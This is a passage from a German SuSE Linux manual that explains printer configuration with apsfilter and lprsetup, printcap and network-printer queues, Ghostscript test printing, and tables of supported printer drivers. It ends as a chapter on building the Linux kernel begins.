Ein Beispiel für die neuen Warteschlangen-Einträge zeigt Datei 12.3.2 auf der nächsten Seite für den Canon BubbleJet 800.

Die drei Einträge sind völlig gleich aufgebaut, daher haben wir ein wenig gekürzt. Sie legen Gerät (**lp=**), Spoolverzeichnis (**sd=**), Log-Datei (**lf=**), Abrechnungs-Datei (**af=**) und Standardfilter (**if=**) fest. Unterdrückt werden Header-Blatt zu Beginn (**sh**) und Seitenvorschub (engl. *formfeed*) (**sf**) am Ende eines Jobs.

Konfiguration mit SETUP (lprsetup)

Das Paket *aps* enthält das Konfigurationsprogramm *SETUP* (`/var/lib/apsfilter/SETUP`), das leicht als **lprsetup** aufgerufen werden kann. Es bietet die Dienste:

- Auflistung aller *apsfilter*-Druckerkonfigurationen
- Hinzufügen und Löschen von *apsfilter*-Druckerkonfigurationen.

```
### BEGIN apsfilter: ### bjc800 a4 mono 360 ###
#   Warning: Configured for apsfilter, do not edit the labels!
#           apsfilter setup Thu Sep 18 11:40:40 MEST 1997
#
ascii|lp1|bjc800-a4-ascii-mono-360|bjc800 a4 ascii mono 360:\
    :lp=/dev/lp0:\
    :sd=/var/spool/lpd/bjc800-a4-ascii-mono-360:\
    :lf=/var/spool/lpd/bjc800-a4-ascii-mono-360/log:\
    :af=/var/spool/lpd/bjc800-a4-ascii-mono-360/acct:\
    :if=/var/lib/apsfilter/bin/bjc800-a4-ascii-mono-360:\
    :la:mx#0:\
    :sh:sf:
#
lp|lp2|bjc800-a4-auto-mono-360|bjc800 a4 auto mono 360:\
#   [ ... gekürzt ... ]
#
raw|lp3|bjc800-a4-raw|bjc800 a4 raw:\
#   [ ... gekürzt ... ]
#
### END   apsfilter: ### bjc800 a4 mono 360 ###
```

Datei 12.3.2: *apsfilter* Warteschlangen in `/etc/printcap`

Beim Hinzufügen lokaler Drucker tut **lprsetup** (fast) dasselbe wie *YaST*. Dazu kann **lprsetup** auch Warteschlangen anlegen und löschen, die auf entfernte (engl. *remote*) Hosts verweisen („entfernte Warteschlangen“, vgl. Datei 12.2.2 auf Seite 336) sowie intelligent eine Vorfilterung für Netzwerkdrucker arrangieren.

lprsetup ist menügesteuert und – nach einer kurzen Einarbeitung – unkompliziert zu bedienen.

1. Rufen Sie **lprsetup** auf:

```
erde: # lprsetup
```

Falls Sie unter dem X Window System in einem **xterm** Erkennungsschwierigkeiten haben (Stichwort: Gelb auf hellem Grau), starten Sie **lprsetup** auf der Textkonsole. – Es erscheint ein Begrüßungsbildschirm, der die schon genannten Vorgänge beim Neu-Anlegen von *apsfilter*-Druckern beschreibt. Mit \leftarrow geht es weiter zum Hauptmenü:

EXIT	Exit apsfilter setup
LISTING	List all apsfilter entries
ENTRY	Add/Overwrite/Delete an apsfilter entry
DELETE	Fast delete an apsfilter entry

Die Wahl zwischen den Antwortfeldern 'OK' und 'Cancel' erfolgt in allen Menüs mit Tab ; durch Auswahllisten bewegen Sie sich mit \downarrow und \uparrow .

'EXIT' – **lprsetup** beenden.

'LISTING' – Alle bereits bestehenden Warteschlangen auflisten.

'ENTRY' – Zum Hinzufügen eines neuen Druckers dient der Menüpunkt **'ENTRY'**. Er führt zu einem weiteren Menü **'Choose your printer definition'**, in dem Sie Ihren Drucker definieren.

'DELETE' – Zum Löschen eines vorhandenen *apsfilter*-Druckers wählen Sie **'DELETE'** und erhalten dann eine Liste aller vorhandenen *apsfilter*-Drucker zur Auswahl.

2. Wählen Sie also **'ENTRY'**. Für einen *lokalen* Drucker werden Sie hier nach den gleichen Einzelheiten gefragt wie bei der Konfiguration mit *YaST*. Zunächst wird nach dem **'DEVICE'** (Schnittstelle) gefragt; für einen lokalen Drucker an der parallelen Schnittstelle antworten Sie beim Kernel 2.2.xx hier mit `/dev/lp0`.

3. Jetzt ist folgendes sichtbar:

RETURN	Back to previous menu
DEVICE	Change printer interface
PRINTER	Which printer driver
PAPER	Which paper type
COLOR	Monochrome/colorfull
SPECIAL	Settings for your printer
RESET	Reset the printer definition
ADD	Add the printer definition
OVERWRITE	Overwrite the printer definition
DELETE	Delete the printer definition

'DEVICE' – Das hatten wir bereits ausgewählt.

'PRINTER' – Kümmern wir uns also nun um den **'PRINTER'** (Drucker). Hier wird die passende Ghostscript-Gerätebezeichnung („Treiber“) herausgesucht. Dies geschieht in zwei Schritten:

(a) Zunächst wählen Sie Ihren Druckertyp aus unter den Möglichkeiten:

- **'PostScript'**
- **'HEWLETT-PACKARD'** (HP Deskjets)
- **'OTHER'** (andere, nicht PostScript-fähige Drucker)
- **'FREEDEF'** (freie Definition)

(b) Bei echten PostScript-Druckern müssen Sie nur noch in einem Dialogfenster die *Auflösung* angeben. Bei allen anderen Druckern erhalten Sie unter dem Menüpunkt **'COMMIT'** die Liste der möglichen Ghostscript-Treiber zur Auswahl. Ziehen Sie dazu bitte Abschnitt 12.6 auf Seite 346 zurate. Nach Auswahl eines Ghostscript-Treibers geben Sie dann gleichfalls im erscheinenden Dialogfenster die *Auflösung* Ihres Druckers an. – Danach geht's mit **'RETURN'** wieder zum übergeordneten Menü.

'PAPER' – Das Papierformat.

'COLOR' – Farbig oder schwarzweiß.

'SPECIAL' – Diese Angaben sind in der Regel nicht notwendig.

4. Sie sind wieder im Menü **'Choose your printer definition'** gelandet. Bei Fehlern in der Definition können Sie die einzelnen Untermenüs erneut anwählen und korrigieren.

5. *Wichtig:* Mit `'ADD'` wird der neue Drucker schließlich eingerichtet.

Schauen Sie – z.B. mit `less`⁶ – in der Datei `/etc/printcap` nach den Namen Ihrer neuen Druckwarteschlangen. Jede `apsfilter`-Druckwarteschlange hat mehrere Namen: ausführliche, die die Daten ihrer Definition erkennen lassen, und kurze zur Bequemlichkeit (vgl. Datei 12.3.2 auf Seite 340). Zudem sind `lp`, `lp-mono`, `ascii`, `raw` die Warteschlangen des ersten lokalen Druckers.

Die Konfigurationsdateien `apsfilterrc`

Die Dateien `/etc/apsfilterrc*` bieten die Möglichkeit, Einzelheiten der Arbeit des `apsfilter`-Shellskripten mit Hilfe einiger Shell-Variablen noch genauer zu steuern. Standardmäßig werden bei der Installation mit eingerichtet:

- eine globale `/etc/apsfilterrc`,
- druckerspezifische `/etc/apsfilterrc.<gs_mode>` jeweils für die Warteschlangen mit dem Ghostscript-Druckertreiber `<gs_mode>` (z. B. für den Canon BubbleJet 800: `/etc/apsfilterrc.bjc800`).



Die vorinstallierten Versionen dieser Dateien enthalten für alle vorgesehenen Variablen auskommentierte Mustereinträge. In der globalen `/etc/apsfilterrc` ist zudem die Bedeutung jeder Variablen in ausführlichen Kommentaren erläutert; zum Nachlesen empfohlen ; -)

Die Variablen selbst sind in den druckerspezifischen Dateien dieselben wie in der globalen `/etc/apsfilterrc`, und zur Erleichterung einheitlich durchnummeriert. `apsfilter` liest für jeden Druckjob zuerst die globale, dann die druckerspezifische `apsfilterrc` ein; daher überwiegen im Zweifel die Einstellungen in der letzteren. So können Sie in der `/etc/apsfilterrc` Normaleinstellungen vorsehen (z. B. für die Druckerauflösung) und dennoch für einzelne Drucker solche Normaleinstellungen durch andere, besonders angepasste Werte ersetzen. Änderungen in den `apsfilterrc` Dateien werden sofort wirksam.

Wir verzichten hier auf die Wiedergabe der ganzen `/etc/apsfilterrc` und begnügen uns mit einigen häufiger verwendeten Variablen:

- **FEATURE** und **USE_RECODE_NOT_A2PS** regeln die Filterung von ASCII-Dateien (schon beschrieben auf Seite 338).
- **REMOTE_PRINTER** wird gebraucht für die Vor-Filterung von Jobs für Netzwerkdrucker. Wird sie auf `true` gesetzt, so werden die Jobs der betreffenden Warteschlangen nach der Filterung in die spezielle Warteschlange `remote` weitergeleitet; wählen Sie einen anderen Wert, so wird dieser als Name des entfernten Druckers interpretiert. Siehe Abschnitt 12.4 auf der nächsten Seite.
- **PRINT_RAW_SETUP_PRINTER** ist gedacht zur Aufnahme einer evtl. nötigen Escape-Sequenz zur Druckerinitialisierung für Jobs in der `raw`

⁶ Der Umgang mit `less` ist im Abschnitt 19.7.3 auf Seite 484 beschrieben.

Warteschlange. Ihr Inhalt wird jeweils vor einem **raw** Druckjob auf den Drucker gegeben. Ein Beispiel und Angaben zur Syntax sind in der `/etc/apsfilterrc` enthalten.

- **GS_RESOL** ermöglicht die Einstellung einer anderen Auflösung für den Ghostscript-Filter als ursprünglich für den Drucker konfiguriert wurde.
- **DO_ACCOUNTING** ist auf `yes` zu setzen, wenn eine Accounting-Datei angelegt werden soll. Gleichzeitig muss in der `/etc/printcap` anstelle von `:la:` der Eintrag `:la@:` vorgenommen werden; dann wird die bei `af` angegebene Datei (engl. *accounting file*) versorgt. Um dies Feature verwenden zu können, sollten Sie den `plp` einsetzen; tauschen Sie das Paket `lrpold` gegen das Paket `plpn` aus.

Benutzerspezifische Einstellungen: Die Version von *apsfilter* in SuSE Linux unterstützt auch eine benutzereigene `~/apsfilterrc` im Home-Verzeichnis. Sie wird jeweils nach den systemweiten `apsfilterrc` Dateien ausgewertet und kann daher deren Einstellungen überschreiben. Aus Sicherheitsgründen – die Auswertung erfolgt mit den Rechten des laufenden Druckerdaemons! – werden jedoch von den Anweisungen in `~/apsfilterrc` nur diejenigen berücksichtigt, die eine der folgenden Variablen auf einen neuen Wert setzen: `TEXINPUTS`, `PRINT_DVI`, `GS_FEATURES`, `USE_RECODE_NOT_A2PS`, `FEATURE`, `A2PS_OPTS`, `DVIPS_MODE`, `GS_RESOL`⁷. Alle anderen Anweisungen darin werden ignoriert.

Wenn Sie eine `HOME/apsfilterrc` brauchen, kopieren Sie daher am besten eine der systemweiten `apsfilterrc`-Dateien dorthin und editieren Sie die kopierte Datei nach Bedarf.

12.4 Netzwerkdrucker mit *apsfilter*

Ein Netzwerkdrucker mit eigener TCP/IP-Netzwerkschnittstelle wird vom BSD-Spooling-System gesehen wie ein entfernter Host mit eigenen Druckwarteschlangen (Namen: siehe Druckerhandbuch, oft `LPT1` usw.). Als solcher kann er ohne weiteres über eine entfernte Druckwarteschlange, etwa mit dem Namen **remote**, vom lokalen Rechner aus angesprochen werden.

Sollten Sie allerdings eine Filterung der Druckjobs benötigen, wird die Sache dadurch verkompliziert, dass der Druckerdaemon *lpd* (Paket `lpd`) bei entfernten Druckwarteschlangen grundsätzlich *keine* Vorfilterung durchführt und auch Filterangaben in der `/etc/printcap` ignoriert. Daher müssen Jobs für diese Warteschlange **remote** bereits druckerspezifische Daten enthalten; dies lässt sich mit einer *Vorfilterung* über das „bypass“-Feature der SuSE-Version des *apsfilter* erreichen.

Wenn Sie mit *YaST* konfigurieren, ist ein wenig Handarbeit vonnöten; wer es bequem haben will, ziehe das Programm `lprsetup` vor. Starten Sie also `lprsetup` wie oben Abschnitt 12.3 auf Seite 339 ff. gesagt; es wird dann nach dem `'DEVICE'` gefragt (vgl. auf Seite 341):

⁷ Siehe die Variable `allowed` in `/var/lib/apsfilter/apsfilter`.

PARALLEL	Parallel printer interface
SERIAL	Serial printer interface
PREFILTER	to an other queue (bypass)
REMOTE	printer forwarding queue

1. Richten Sie als erstes mit 'REMOTE' eine Warteschlange ein, die auf den entfernten Netzwerkdrucker verweist: Sie werden gefragt nach dem entfernten Host (engl. *remote host*), an den der Drucker angeschlossen ist (hier im Beispiel: *sonne*), und nach der Ziel-Druckwarteschlange dort (engl. *remote printer*) (in der Regel: *lp* – aber konsultieren Sie im Zweifelsfall Ihren Netzwerk-Administrator!). Damit ist die Definition der entfernten Druckwarteschlange schon abgeschlossen; vergessen Sie nicht, diese Warteschlange mit 'ADD' tatsächlich einzurichten... Der Eintrag in der `/etc/printcap` sieht zu diesem Zeitpunkt wie in Datei 12.4.1 aus.

```
remote|lp|sonne -lp|sonne lp:\
:lp=:\
:rm=sonne:\
:rp=lp:\
:sd=/var/spool/lpd/sonne -lp:\
:lf=/var/spool/lpd/sonne -lp/log:\
:af=/var/spool/lpd/sonne -lp/acct:\
:ar:bk:mx#0:\
:sh:
```

Datei 12.4.1: `/etc/printcap`: Netzwerkdrucker

2. Nun kommt die „lokale Vorfilterung“ dran. Diesmal wählen Sie bei der Frage nach 'DEVICE' den Punkt 'PREFILTER' (engl. *to an other queue (bypass)*) aus. `lprsetup` ist nun intelligent genug, den zuvor eingerichteten Netzwerkdrucker anzubieten:

```
remote remote=sonne queue=lp
```

Den Rest erledigen Sie so, als wollten Sie einen regulären lokalen Drucker einrichten; vgl. oben auf Seite 341 ff. Wenn Sie schlussendlich 'ADD' gesagt haben, finden Sie zusätzlich zu `/etc/apsfilterrc` (vgl. Datei 12.3.2 auf Seite 340) eine Datei namens `/etc/apsfilterrc.<gs_mode>` (hier im Beispiel in `/etc/apsfilterrc.bjc800`) mit dem Eintrag:

```
REMOTE_PRINTER="remote"
```

Dieser Eintrag verweist auf den Netzwerkdrucker; bei weiteren Netzwerkdruckern werden anstelle von "remote" die Namen der Drucker im Netz verwendet⁸.

Vgl. die graphische Darstellung einer solchen Konfiguration in Abbildung 12.1 auf der nächsten Seite.

12.5 Etwas über Ghostscript

Wenn Sie nicht gerade glücklicher Besitzer eines PostScript-Druckers sind, ist *Ghostscript* die populärste Wahl für den eigentlichen Druckerfilter. Ghost-

⁸ Wenn Sie mit YaST konfigurieren, müssen Sie diesen Eintrag von Hand „freischalten“ und darauf achten, dass Sie als Device `/dev/null` angeben.




Abbildung 12.1: Netzwerkdrucker via Bypass

script akzeptiert PostScript-Dateien als Eingabe und beinhaltet zur Konvertierung in druckerspezifische Formate eine Vielzahl von Druckertreibern.

Ghostscript – beschrieben in der Manual-Page von **gs** (**man gs**) – ist ein sehr umfangreiches Programm mit zahlreichen Kommandozeilenoptionen. Ein Direktaufruf von Ghostscript startet nach Abarbeitung der Kommandozeile einen Dialog mit eigener Eingabeaufforderung **GS>**, der mit dem Befehl **quit** beendet wird. Für eine nähere Behandlung der vielen Möglichkeiten fehlt hier der Platz. Zum Glück nimmt Ihnen ja der *apsfilter* die Konstruktion der doch recht komplizierten Kommandozeile ab.

Hingewiesen sei aber auf den wirklich nützlichen Hilfe-Befehl

```
tux@erde: > gs -h | less
```

der die nötigsten Optionen auflistet sowie – wichtig! – Versionsnummer und die *aktuelle Liste der unterstützten Geräte* ausgibt. Der Stand dieser Liste z. Z. der Drucklegung dieses Buches ist im Abschnitt 12.6 auf der nächsten Seite abgedruckt.

Bei Schwierigkeiten mit dem Drucker besteht ein nützlicher Test darin, Ghostscript mit einer PostScript-Datei (*.ps*) direkt aufzurufen und die erzeugten druckerspezifischen Daten unmittelbar zum Gerät zu senden. Eine Anzahl geeigneter PostScript-Dateien finden sich z. B. unter `/usr/share/ghostscript/<Versionsnummer>/examples` oder `/var/lib/apsfilter/test`.

Der Ghostscript-Aufruf z. B. für den eingebauten Druckertreiber `necp6` mit

360 × 360 Auflösung und das anschließende Ausdrucken auf dem Drucker an /dev/lp0 sieht dann so aus:

```
tux@erde: > gs -q -dNOPAUSE -dSAFER -sDEVICE=necp6 \  
-r360x360 -sOutputFile=testdatei.lpr Testda-  
tei.ps quit.ps  
tux@erde: > su
```

```
erde: # cat testdatei.lpr > /dev/lp0
```

Wenn Sie den `uniprint`-Treiber mit einer Parameter-Datei verwenden, lauten die Aufrufe (für einen Stylus-Drucker):

```
tux@erde: > gs @stc.upp -q -dNOPAUSE -dSAFER \  
-r360x360 -sOutputFile=testdatei.lpr Testda-  
tei.ps quit.ps  
tux@erde: > su
```

```
erde: # cat testdatei.lpr > /dev/lp0
```

Tips: In /usr/share/ghostscript/<version>/doc findet sich viel hilfreiche Dokumentation, z. B. in `devices.txt` spezifische Hinweise zu einer Reihe von neueren Druckern.

Auf der *Ghostscript-Homepage*, können Sie sich über den neuesten Stand der Dinge bei Ghostscript (Versionen, Druckerunterstützung usw.) ins Bild setzen. Sie ist zu finden unter der URL <http://www.cs.wisc.edu/~ghost/>.

12.6 Liste der unterstützten Drucker

Neben PostScript-, HP-DeskJet- und Epson-Stylus-Druckern werden noch eine Reihe weiterer Drucker von Ghostscript unterstützt (Stand: Version 5.10); neu ist seit Version 5 der „`uniprint`“-Treiber, der jeweils mit einer drucker-spezifischen Parameter-Datei auf den gewünschten Drucker abzustimmen ist. Diese Parameter-Dateien können ebenfalls mit `lprsetup` angewählt und bei Bedarf den eigenen Vorlieben angepasst werden; sie liegen unter /usr/share/ghostscript/<VERSION>/ und haben die Endung `.upp`. Also, zunächst sind es diese Parameter-Dateien (Tabelle 12.1 auf Seite 348), die zu bevorzugen sind, sofern sie für das Druckermodell bereits zur Verfügung stehen.

Canon

<code>bjc610a0.upp</code>	BJC 610, 360x360DPI, plain paper high speed, color, rendered
<code>bjc610a1.upp</code>	BJC 610, 360x360DPI, plain paper, color, rendered
<code>bjc610a2.upp</code>	BJC 610, 360x360DPI, coated paper, color, rendered
<code>bjc610a3.upp</code>	BJC 610, 360x360DPI, transparency film, color, rendered
<code>bjc610a4.upp</code>	BJC 610, 360x360DPI, back print film, color, rendered

Tabelle 12.1: Fortsetzung auf der nächsten Seite...

bjc610a5.upp	BJC 610, 360x360DPI, fabric sheet, color, rendered
bjc610a6.upp	BJC 610, 360x360DPI, glossy paper, color, rendered
bjc610a7.upp	BJC 610, 360x360DPI, high gloss film, color, rendered
bjc610a8.upp	BJC 610, 360x360DPI, high resolution paper, color, rendered
bjc610b1.upp	BJC 610, 720x720DPI, plain paper, color, rendered
bjc610b2.upp	BJC 610, 720x720DPI, coated paper, color, rendered
bjc610b3.upp	BJC 610, 720x720DPI, transparency film, color, rendered
bjc610b4.upp	BJC 610, 720x720DPI, back print film, color, rendered
bjc610b6.upp	BJC 610, 720x720DPI, glossy paper, color, rendered
bjc610b7.upp	BJC 610, 720x720DPI, high gloss paper, color, rendered
bjc610b8.upp	BJC 610, 720x720DPI, high resolution paper, color, rendered

Hewlett-Packard

cdj550.upp DeskJet 550c, 300x300DPI, Gamma=2

NEC

necp2x.upp Prinwriter 2X, 360x360DPI, Plain Paper

necp2x6.upp Prinwriter 2X, 360x360DPI, Plain Paper

Epson

stc.upp Stylus Color I (and PRO Series), 360x360DPI, Plain Paper

stc_h.upp Stylus Color I (and PRO Series), 720x720DPI, Special Paper

stc_l.upp Stylus Color I (and PRO Series), 360x360DPI, no-Weave

stc1520h.upp Stylus Color 1520, 1440x720DPI, Inkjet Paper

stc2.upp Stylus Color II / IIs, 360x360DPI, Plain Paper

stc2_h.upp Stylus Color II, 720x720DPI, Special Paper

stc2s_h.upp Stylus Color IIs, 720x720DPI, Special Paper

stc500p.upp Stylus Color 500, 360x360DPI, not Weaved, Plain Paper

Tabelle 12.1: Fortsetzung auf der nächsten Seite...

stc500ph.upp	Stylus Color 500, 720x720DPI, not Weaved, Plain Paper
stc600ih.upp	Stylus Color 600, 1440x720DPI, Inkjet Paper
stc600p.upp	Stylus Color 600, 720x720DPI, Plain Paper
stc600pl.upp	Stylus Color 600, 360x360DPI, Plain Paper
stc800ih.upp	Stylus Color 800, 1440x720DPI, Inkjet Paper
stc800p.upp	Stylus Color 800, 720x720DPI, Plain Paper
stc800pl.upp	Stylus Color 800, 360x360DPI, Plain Paper
stcany.upp	Any Stylus Color, 360x360DPI

Tabelle 12.1: Parameter-Dateien des uniprint-Treibers (Ghostscript 5.10)

Falls Sie keine Parameter-Datei für Ihr Modell gefunden haben, weichen Sie auf die bewährten „Treiber“ der Tabelle 12.2 auf Seite 350 aus.

Apple

appledmp	Apple Dot Matrix Printer (auch Imagewriter)
iwhi	Apple Imagewriter, hohe Auflösung
iwlo	Apple Imagewriter, niedrige Auflösung
iwlq	Apple Imagewriter, 320x216 dpi

Canon

bj10e	BubbleJet 10e
bj200	BubbleJet 200
bjc600	BubbleJet 600c, 4000c (Farbe)
bjc800	BubbleJet 800c (Farbe)
lbp8	LBP-8II
lips3	LIPS III

DEC

declj250	LJ 250
la50	LA50
la70	LA70
la75	LA75
la75plus	LA75 Plus
lj250	LJ250
ln03	LN03

Tabelle 12.2: Fortsetzung auf der nächsten Seite...

Epson

ap3250	AP3250
eps9high	FX-80-kompatibler, 240 dpi
eps9mid	FX-80-kompatibler, 120 dpi
epson	FX-80-kompatibler 9- oder 24-Nadeldrucker
epsonc	LQ-2550, Fujitsu 1200/2400/3400, Farbe
lp8000	LP-8000 Laserdrucker
lq850	LQ-850, 24-Nadeldrucker, 360dpi
st800	Stylus 800, ESC/P2
stcolor	Stylus Color

Hewlett-Packard

cdeskjet	DeskJet 500C, Schwarzdruck
cdj500	DeskJet 500C, 540C
cdj550	DeskJet 550C, 560C
cdj670	DeskJet 670C, 690C
cdj850	DeskJet 850C, 855C, 870C, 1100C
cdj890	DeskJet 890C
cdj1600	DeskJet 1600C
cdjcolor	DeskJet 500C, Farbdruck
cdjmono	DeskJet 500C, Schwarzdruck
deskjet	DeskJet, DeskJet Plus
djet500	DeskJet 500
djet500c	DeskJet 500c
djet820c	DeskJet 820Cse und 820Cxi; event. auch die 1000er Modelle
dnj650c	DesignJet 650C
hpdj	DeskJet mit PCL-3 Support (Farbe und Schwarzdruck) Ghostscript-Doku: hpdj/gs-hpdj.txt
laserjet	LaserJet
ljet2p	LaserJet IIp
ljet3	LaserJet III
ljet3d	LaserJet IIID
ljet4	LaserJet IV
ljetplus	LaserJet Plus
lj4dith	LaserJet IV, gedithert
lj5mono	LaserJet 5 & 6 (PCL XL), Bitmap
lj5gray	LaserJet 5 & 6, Graustufen-Bitmap
lp2563	2563B LinePrinter
paintjet	PaintJet Farbdrucker
pj	PaintJet XL, Alternative
pjetxl	PaintJet 300XL

Tabelle 12.2: Fortsetzung auf der nächsten Seite...

pjxl	PaintJet 300XL
pjxl300	PaintJet 300XL, DeskJet 1200C

IBM

ibmpro	Proprinter, 9-Nadeln
jetp3852	Jetprinter 3852

OKI

oki182	MicroLine 182
okiibm	MicroLine, IBM-kompatibel

Tektronix

t4693d2	4693d, Farbdruck
t4693d4	4693d, Farbdruck
t4693d8	4693d, Farbdruck
tek4696	4695/4696

Andere

hl7x0	Brother 720, 730, 820
imagen	Imagen ImPress
m8510	C.Itoh M8510
necp6	NEC P6, P6+, P60 bei 360 dpi
oce9050	OCE 9050
r4081	Ricoh 4081 Laserdrucker
sj48	StarJet 48
cp50	Mitsubishi CP50 Farbdrucker
xes	Xerox XES (2700, 3700, 4045)

Tabelle 12.2: Unterstützte Drucker (Ghostscript 5.10)

Selbstverständlich werden alle zu HP4 LaserJet kompatiblen und weitere PostScript-Drucker direkt unterstützt.

Bei der Installation von *apsfilter* oder der Konfiguration mit *YaST* ist die in der linken Spalte aufgeführte Druckerbezeichnung anzugeben (z. B. `djet500`).

Sollte der eingesetzte Drucker nicht unterstützt werden, so heißt dies noch nicht, dass der APS-Filter nicht eingesetzt werden kann. In diesem Fall ist ein möglichst ähnlicher Drucker anzuwählen: oft ist der Treiber für ein möglichst junges Vorgängermodell geeignet. Hilfe bei der Treiberauswahl können Sie zudem in der CDB (engl. *Component Database*), der SuSE-Hardware-Datenbank, bekommen: <http://cdb.suse.de/>

Am Markt befinden sich zahlreiche Drucker, die mit der Beschriftung „for Windows“ an den Mann gebracht werden; eine andere häufige Bezeichnung ist der Name „GDI-Drucker“. Derartige Drucker lassen sich oftmals *gar nicht* und im Glücksfall nur eingeschränkt unter Linux benutzen; machen Sie sich bitte in der CDB unter <http://cdb.suse.de/> kundig oder fragen Sie Ihren Händler!

Speziell für derartige HP DeskJets steht ein Software-Konverter für Schwarz-Weiß-Druck zur Verfügung (Paket *ppa*, Serie *ap*); zur Installation lesen Sie bitte die Dokumentation unter `usr/doc/packages/ppa` bzw. in der SDB den Artikel http://sdb.suse.de/sdb/de/html/ke_printer-gdi.html. Für Lexmark-Drucker (Modelle 5700, 7000 und 7200) ist das Paket *pbm217k*, Serie *ap* gedacht; die Dokumentation liegt unter `/usr/doc/packages/pbm217k`.



Ein häufiger Fehler ist eine inkompatible Auflösung. Ist dies der Fall, so kann die korrekte Auflösung (also die DPI-Rate, die der Drucker beherrscht) in die Variable `GS_RESOL` in `/etc/apsfilterrc` eingegeben werden (z. B. `GS_RESOL=360x360`). Einige solche Einträge – auskommentiert – sind dort bereits enthalten).

12.7 Drucker-Checkliste: *apsfilter*

- Ist das Paket *aps*, Serie *ap* für den *apsfilter* installiert?
- Wurde *apsfilter* mit *YaST* oder `/var/lib/apsfilter/SETUP` (`lprsetup`) konfiguriert?
- Sind Paket `net_tool`, Paket `netcfg`, Paket `nkita`, Paket `nkita` (alle Serie *a*) installiert? Ist Paket `lprold` aus der Serie *n* installiert?
- Hat der Kernel Unterstützung für TCP/IP? Erkennlich an der Meldung "IP Protocols: ICMP, UDP, TCP" in `/var/log/boot.msg`.
- Ist die Unterstützung für parallele Schnittstellen aktiv? –
 - Ist das `lp`-Modul tatsächlich geladen? Beim Kernel 2.2.xx müssen auch die Module `parport` und `parport_pc` geladen sein (vgl. Abschnitt 10.4.3 auf Seite 304 ff.).
 - Eventuell haben Sie ein „Plug-and-Play“-BIOS und Sie haben die Schnittstellen-Konfiguration dort im BIOS des Rechners auf `auto` stehen; weisen Sie der Schnittstelle bitte explizit eine Adresse zu (Standard ist: `0x0378` bzw. nur `378`).
 - Sollte der Drucker nur „blinken“, dann ist die Schnittstelle im BIOS eventuell auf `ECP+EPP` konfiguriert, womit der Drucker aber nichts anfangen kann. Stellen Sie in einem solchen Fall zunächst einmal auf `normal` oder `SPP` oder `ECP` um.
- Falls der Drucker die Standardauflösung 300×300 dpi nicht unterstützt: Wurde die richtige Druckerauflösung lt. Druckerhandbuch mit *YaST* oder in der `/etc/apsfilterrc` eingestellt?
- Was sagt `lpc status`?

- Versuchen Sie einmal **lpc up all**.
- Zumindest die **raw**-Warteschlange sollte bei jedem Drucker funktionieren und wenigstens die Ausgabe von ASCII-Dateien gestatten; Ausnahme sind „GDI-Drucker“ (vgl. oben auf der vorherigen Seite).
- Sollte der Drucker *quer* (engl. *landscape*) drucken und Sie das nicht wünschen, dann schauen Sie bitte auf Seite 338 nach.
- Wenn Sie beim **lpr**-Aufruf die Option **-P** verwenden, darf *kein* Leerzeichen vor dem Druckernamen stehen.
- Wenn Sie über die „raw“-Warteschlange (**-Praw**) ASCII-Text ausgeben können, versuchen Sie nun, eine reguläre PostScript-Datei mit **lpr** auszudrucken. Entweder generieren Sie sich eine solche PostScript-Datei und drucken dann diese:

```
tux@erde: > a2ps -nP -1 -p /etc/hosts > /var/tmp/hosts.ps
tux@erde: > lpr /var/tmp/hosts.ps
```

oder Sie verwenden eine mit Ghostscript mitgelieferte Datei:

```
tux@erde: > lpr /usr/share/ghostscript/5.10/examples/tiger.ps
```

- Kontrollieren Sie die log-Dateien unter `/var/spool/lpd/TREIBER_NAME`; `TREIBER_NAME` müssen Sie selbstverständlich durch den von Ihnen gewählten Treiber ersetzen.
- Arbeiten Sie mit der richtigen Druckerschnittstelle (vgl. Abschnitt 12.1 auf Seite 331)?
- Der Kernel darf keinen PLIP-Treiber enthalten (`/var/log/boot.msg`)!

Teil VI

Der Kernel und die Kernel-Parameter

Kapitel 13

Der Kernel

Der Kernel, der während der Installation möglicherweise auf die Diskette geschrieben wird – und auch im installierten System im `/boot`-Verzeichnis zu finden ist –, ist so konfiguriert, dass er ein möglichst breites Spektrum von Hardware unterstützt. Wenn Sie während der Installation oder des Updates die richtige Auswahl getroffen haben, ist dieser Kernel sogar für Ihren Prozessor speziell optimiert. Deshalb ist es *keineswegs zwingend erforderlich*, einen eigenen Kernel zu generieren. Sollten Sie jedoch „experimentelle“ Features oder Treiber ausprobieren wollen, so ist das „Selberbauen“ des Kernels mitunter notwendig. Und nicht zuletzt gestattet das Konfigurieren des Kernels einen höchst interessanten Einblick in den gegenwärtigen Stand der Entwicklung.

Zum Erzeugen eines neuen Kernels existieren bereits `Makefiles` für den C-Compiler, mit deren Hilfe der Ablauf fast völlig automatisiert ist. Lediglich die Abfrage der vom Kernel zu unterstützenden Hardware muss interaktiv durchlaufen werden.

Für das Kompilieren eines eigenen Kernels kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt [H.1.2](#) auf Seite [548](#)); wir sind aber gern bereit, im Rahmen der kostenpflichtigen Professional Services zu helfen (vgl. Abschnitt [H.3](#) auf Seite [551](#)).

Die folgende Beschreibung betrifft im Wesentlichen den Kernel der Serie 2.2.x. Viele Dinge treffen zwar auch noch auf die Kernel der Serie 2.0.x zu – im Detail ist jedoch oftmals mit kleinen, aber entscheidenden Abweichungen zu rechnen!



13.1 Die Kernelquellen

Um einen Kernel bauen zu können ist es selbstverständlich notwendig, dass sowohl die Kernelquellen (Paket `lx_suse`) als auch wenigstens der C-Compiler (Paket `gcc`), die GNU Binutils (Paket `binutils`) und die Include-Dateien für den C-Compiler (Paket `libc`) installiert sind. Diese Pakete sind in der Serie `D` (Development) enthalten. Generell ist die Installation des C-Compilers dringend anzuraten, da die Programmiersprache `C` untrennbar mit dem Betriebssystem Linux verbunden ist.

Die Kernelquellen befinden sich im Verzeichnis `/usr/src/linux`. Sollten Sie vorhaben, am Kernel herumzuexperimentieren und verschiedene Versio-

nen des Kernels gleichzeitig auf der Platte zu haben, so bietet es sich an, die einzelnen Versionen in verschiedene Unterverzeichnisse zu entpacken und die augenblicklich relevanten Quellen über einen Link anzusprechen. Diese Form der Installation wird von *YaST* automatisch vorgenommen.

Genau genommen können die Kernelquellen in einem beliebigen Unterverzeichnis installiert und übersetzt werden. Da es jedoch eine ganze Reihe von Software gibt, die die Kernelquellen unter `/usr/src/linux` erwartet, sollte dieses Verzeichnis gewählt werden, um ein fehlerfreies Compilieren systemnaher Programme zu gewährleisten.

13.2 Kernel-Module

